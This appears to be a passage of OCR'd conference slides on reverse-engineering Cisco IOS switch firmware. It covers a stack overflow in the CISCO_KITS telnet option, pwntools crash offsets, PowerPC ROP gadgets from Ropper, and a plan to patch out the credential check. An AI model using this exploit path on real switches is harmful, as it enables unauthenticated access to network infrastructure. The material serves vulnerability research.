ROM:00003008 .byte 0
ROM:00003009 .byte 0
ROM:0000300A .byte 0x30 # 0
ROM:0000300B .byte 0
ROM:0000300C .byte 0
ROM:0000300D .byte 0
ROM:0000300E .byte 0
ROM:0000300F .byte 1
ROM:00003010 .byte 0
ROM:00003011 .byte 0
ROM:00003012 .byte 0x10
ROM:00003013 .byte 1
ROM:00003014 .byte 0

The Reality ☹

Jokes aside



- CPU Architecture: PowerPC 32 bit big-endian
- Entry point at 0x3000 (obvious during device boot process if you look at it via serial)




Discovering functions with IDA python

```
def define_functions():

    prologues = ["stwu", "lhz", "li", "cmpwi", "lis"]

    print "Finding all signatures"
    ea = 0
    opcodes = set()
    for funcea in idautils.Functions(idc.SegStart(ea), idc.SegEnd(ea)):
        # Get the opcode
        start_opcode = idc.Dword(funcea)

        # Get the disassembled text
        dis_text = idc.GetDisasm(funcea)
        we_like_it = False

        # Filter possible errors on manually defined functions
        for prologue in prologues:
            if prologue in dis_text:
```


Result:
~80k
functions
discovered

Aww.. the pain of static analysis



- No symbols.. Well, of course
- The whole OS is a single binary
- Indirect function call via function call tables filled at run time

Setting up debug environment



- There's no public SDK
- Some firmware has a "gdb kernel" command.
  - Custom gdb server protocol
  - Unsupported by modern versions of gdb


Two options:

- Dig up an old gdb version and try to patch it
- Use IODIDE

George Nosenko built an IDA adapter to debug IOS but it's not public

So I patched GDB…

```
artem@science:~/cisco$ sudo ./gdb_ppc_2
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "--host=x86_64-unknown-linux-gnu --target=powerpc-elf".
warning: Relocation packet received with no symbol file.  Packet Dropped
0x00000000 in ?? ()

(gdb) break 0x3000
No symbol table is loaded.  Use the "file" command.
(gdb) break *0x3000
Breakpoint 1 at 0x3000
(gdb) c
Continuing.
Warning:
Cannot insert breakpoint 1.
Error accessing memory address 0x3000: Unknown error -1.

(gdb)
```



IODIDE – the smooth experience

Well.. Had to debug IODIDE to be able to debug IOS

IODIDE - The IOS Debugger and Integrated Disassembler Environment v1.0

File View Edit Debug Help

Disassembler PC: Search

Registers

```
r0  = 00004484    sp  = 0335bbf8    r2  = 00000000    r3  = 03199624
r4  = 00000001    r5  = ffffffff    r6  = 00000001    r7  = 0335bab8
r8  = 00000000    r9  = 0356fa38    r10 = 00000001    r11 = 00000000
r12 = 53005053    r13 = 00110000    r14 = 00f47a34    r15 = 00000000
r16 = 00000000    r17 = 00000000    r18 = 00000000    r19 = ffffffff
r20 = 00000000    r21 = 0335bde0    r22 = 019abad0    r23 = 00000050
r24 = 00000000    r25 = 00000000    r26 = 00000024    r27 = 47474747
r28 = 47474747    r29 = 47474747    r30 = 000000f0    r31 = 47474747
pc  = 0004efcc    msr = 00001230    cr  = 53005055    lr  = 00004484
ctr = 0004ed8c    xer = c000007a    dar = 0112d4f0    dsisr = 00029230
```

Last Exception

SIGTRAP

Trace:

Breakpoints

Disassembler

```
main.coredump: 0004efcc  4e 80 00 20    blr
# Function end

# ================ Start of function ====================
main.coredump: 0004efd0  94 21 ff e8    stwu r1,$ffffffe8(r1)
main.coredump: 0004efd4  7c 08 02 a6    mflr r0
main.coredump: 0004efd8  93 81 00 08    stw r28,$0008(r1)
main.coredump: 0004efdc  93 a1 00 0c    stw r29,$000c(r1)
main.coredump: 0004efe0  93 c1 00 10    stw r30,$0010(r1)
main.coredump: 0004efe4  93 e1 00 14    stw r31,$0014(r1)
main.coredump: 0004efe8  90 01 00 1c    stw r0,$001c(r1)
main.coredump: 0004efec  7c 7d 1b 78    mr r29,r3
main.coredump: 0004eff0  7c 7e 1b 78    mr r30,r3
main.coredump: 0004eff4  3b 80 00 00    li r28,$0000
main.coredump: 0004eff8  3d 40 01 f2    lis r10,$01f2
main.coredump: 0004effc  81 2a 48 d4    lwz r9,$48d4(r10)
main.coredump: 0004f000  81 69 00 48    lwz r11,$0048(r9)
main.coredump: 0004f004  2f 8b 00 00    cmpwi crf7,r11,$0000
main.coredump: 0004f008  41 9e 00 64    bt 30,$0004f06c
main.coredump: 0004f00c  81 2b 00 04    lwz r9,$0004(r11)
main.coredump: 0004f010  39 29 00 01    addi r9,r9,$0001
main.coredump: 0004f014  91 2b 00 04    stw r9,$0004(r11)
```

Stack

```
47474747
47474747
00004484
41613041
61314161
32416133
41613441
61354161
36416137
41613841
61394162
30416231
41623241
62334162
34416235
41623641
62374162
38416239
41633041
63314163
32416333
41633441
```


Connection Status: Connected to "catalyst2" via serial

Debugging Status: Kernel debugging mode


WinDBG
OllyDBG, ImmunityDBG

IODIDE


Hunting for string XREFS



After recognizing functions and strings with IDAPython XREFS start to appear:

```
.string "CISCO_KITS"      # DATA XREF: return_cisco_kits+4↑o
                          # ROM:off_1CCAD68↓o
.byte 0
.byte    0
```

Digging deeper



CISCO_KITS

```
if ( telnet_struct->is_client_mode )          // client mode? then send "CISCO_KITS" string
{
  if ( telnet_struct->is_client_mode == 1 )
  {
    cisco_kits_string_2 = (char *)return_cisco_kits();
    int_two = return_2();
    tty_str = get_from_tty_struct((telnet_struct *)telnet_struct_arg->tty_struct);
    *(_DWORD *)&telnet_struct_arg->tty_struct[1].field_6D1;
    return_from_snprintf = format_1(
                             128,
                             (int)&str_buf[8],
                             "%c%s%c%d:%s:%d:",
                             3,
                             cisco_kits_string_2,
                             1,
                             int_two,
                             tty_str,
                             0);
    telnet_struct = (telnet_struct *)telnet_send_sb(
                                       (int)telnet_struct_arg,
                                       36,
                                       0,
                                       &str_buf[8],
                                       return_from_snprintf,
                                       v8,
                                       v7,
                                       v6);
  }
}
else
{
```


Client side send a string:

«\x03CISCO_KITS\x012::1:»

Second string modifier %s – was observed empty in the traffic dump

Let's take a closer look at the code that parses this string

CISCO_KITS




```
string_buffer = second_char_after_cisco_kits + 1;
for ( j = (unsigned __int8)*string_buffer; j != ':'; j = (unsigned __int8)*string_buffer )
{
  str_buf[v19++ + 152] = j;
  ++string_buffer;
}
```

Copying until “:” to the buffer residing on the stack..☺

Buffalo overflow!


from pwn import *




```
payload = cyclic_metasploit(200)
sock.send(payload)
cyclic_metasploit_find(pc)
```

Crash – instruction pointer is overwritten by a 116th byte

Too easy?




- R9 points to our buffer
- No bad chars
- Wow, that looks to good to be true
- Just overwrite Program Counter with an instruction that jump to R9


```
mtctr     r9
lwz       r3, 0x1A4(r31)
bctrl
```

Fail

- Both heap and stack are non-executable. Btw, stack resides on the heap ;)
- Device reboot
- But why?




A little flashback




- A brilliant talk by Felix @ BlackHat

- PowerPC has separate instruction and data caches
- Executing data you just wrote doesn't work





Return oriented programing



- Code reuse in the binary
- Using stack as the data source

Return Oriented on PowerPC






Epilog chaining to perform arbitrary memory writes

Typical function epilog in the firmware

```
.code:009B9D90                                          # sub_9B9C88+7C↑j
.code:009B9D90                  lwz       r0, 0x20+sender_lr(r1)
.code:009B9D94                  mtlr      r0
.code:009B9D98                  lwz       r27, 0x20+var_14(r1)
.code:009B9D9C                  lwz       r28, 0x20+var_10(r1)
.code:009B9DA0                  lwz       r29, 0x20+var_C(r1)
.code:009B9DA4                  lwz       r30, 0x20+var_8(r1)
.code:009B9DA8                  lwz       r31, 0x20+var_4(r1)
.code:009B9DAC                  addi      r1, r1, 0x20
.code:009B9DB0                  blr
```

Looking for gadgets



- https://github.com/sashs/Ropper

```
[INFO] Load gadgets for section: bytes
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
(70/RAW/PPC)> search lwz r0%mtlr%lwz%blr
[INFO] Searching for gadgets: lwz r0%mtlr%lwz%blr

[INFO] File: /home/artem/cisco/backup_ntw00971/_c2960-lanbasek9-mz.122-55.SE1.bin.extracted/70
0x01408450: lwz r0, 0x104(r1); mtlr r0; lwz r28, 0xf0(r1); lwz r29, 0xf4(r1); addi r1, r1, 0x100; blr;
0x014200f0: lwz r0, 0x104(r1); mtlr r0; lwz r29, 0xf4(r1); lwz r31, 0xfc(r1); addi r1, r1, 0x100; blr;
0x005c9780: lwz r0, 0x10c(r1); mtlr r0; lwz r30, 0x100(r1); lwz r31, 0x104(r1); addi r1, r1, 0x108; blr;
0x0001bd54: lwz r0, 0x10c(r1); mtlr r0; lwz r31, 0x104(r1); addi r1, r1, 0x108; blr;
0x01439140: lwz r0, 0x114(r1); mtlr r0; lwz r28, 0x100(r1); lwz r29, 0x104(r1); addi r1, r1, 0x110; blr;
```

Ok, whatever dude... But whatcha gonna write?


First thing that comes to mind – patch the execution flow, responsible for the credential check.

```
if ( *(_DWORD *)&tty_struct_var[1].field_74 && *(_DWORD *)&tty_struct_var[1].field_78
  || 1 == (v40 == 0)
  || *(_DWORD *)&tty_struct_var->field_18C & 0x40
  || privilege_level != -1
  || user_access_verification(tty_struct_var, (int)v29, v27, v26, v25, v24) )
{
```

Wow… Looks like it worked:


```
$ telnet 192.168.88.10
Trying 192.168.88.10...
Connected to 192.168.88.10.
Escape character is '^]'.

catalyst1>
```

Not quite



Works only under the debugger. Exception is triggered when trying to exploit the live set-up


More static analysis



- A couple of hours (days?) later…

```
if ( ptr_is_cluster_mode(tty_struct_var->telnet_struct_field) )// call do_telnet
{
  telnet_struct_var = tty_struct_var->telnet_struct_field;
  ptr_get_privilege_level = (int (__fastcall *)(int))some_libc_func(0, (unsigned int *)&dword_22659D4[101483])
  privilege_level = ptr_get_privilege_level(telnet_struct_var);// equals to 1 during rcommand 1
  telnet_struct_1 = tty_struct_var->telnet_struct_field;
  ptr_telnet_related2 = (void (__fastcall *)(int))some_libc_func(1u, (unsigned int *)&dword_22659D4[101487]);/
